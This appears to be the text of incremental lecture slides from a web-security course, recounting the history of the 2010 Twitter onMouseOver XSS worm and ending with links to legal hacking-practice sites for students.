
2009 : series of XSS vulns. by `@itsmemikeyy` (Mikeyy Mooney, USA)

2010 : XSS vuln. used by `@zzap` (Pearce Delphin, AUS) and `@rainbowtwtr` (Masato Kinugawa, JA)

Twitter onMouseOver worm

2009 : series of XSS vulns. by `@itsmemikeyy` (Mikeyy Mooney, USA)

2010 : XSS vuln. used by `@zzap` (Pearce Delphin, AUS) and `@rainbowtwtr` (Masato Kinugawa, JA)

Twitter warned by `@rainbowtwtr` on 14 august 2010.

Twitter onMouseOver worm

2009 : series of XSS vulns. by `@itsmemikeyy` (Mikeyy Mooney, USA)

2010 : XSS vuln. used by `@zzap` (Pearce Delphin, AUS) and `@rainbowtwtr` (Masato Kinugawa, JA)

Twitter warned by `@rainbowtwtr` on 14 august 2010. And “fixed it”.

Twitter onMouseOver worm

`@judofyr` (Magnus Holm, NOR) uses XSS to post self-copying messages.

Twitter `onMouseOver` worm

`@judofyr` (Magnus Holm, NOR) uses XSS to post self-copying messages.

> *"I just started a Twitter worm" – `@judofry` 21 sep 2010*

Twitter `onMouseOver` worm

`@judofyr` (Magnus Holm, NOR) uses XSS to post self-copying messages.

> *"I just started a Twitter worm" – `@judofry` 21 sep 2010*

`@Matsta` (Matt Gascoigne, NZ) made it a real thing

Twitter onMouseOver worm

`@judofyr` (Magnus Holm, NOR) uses XSS to post self-copying messages.

> *"I just started a Twitter worm" – `@judofry` 21 sep 2010*

`@Matsta` (Matt Gascoigne, NZ) made it a real thing (he got the idea from his friend `@Peppery` (Harrison) who follows `@zzap`).

Twitter onMouseOver worm

`@judofyr` (Magnus Holm, NOR) uses XSS to post self-copying messages.

> *"I just started a Twitter worm" – `@judofry` 21 sep 2010*

`@Matsta` (Matt Gascoigne, NZ) made it a real thing (he got the idea from his friend `@Peppery` (Harrison) who follows `@zzap`).

In less that 5 hrs, 100,000s of accounts affected, incl. celebrities.

Twitter `onMouseOver` worm

Note: this was absolutely harmless, but very noticeable (think shark attack)

Note 2: all kids

Other noticeable CSRFs:

- YouTube 2014
- Yahoo! 2014

Table of Contents

'Nuff talking, go hackin'

Goto some of the sites mentioned above and get hacking!

- `http://sqlzoo.net/hack/`
- `http://google-gruyere.appspot.com`
- `https://xss-game.appspot.com`
- `https://www.hackthissite.org/`

Also, we can talk. Thank you all for taking this course.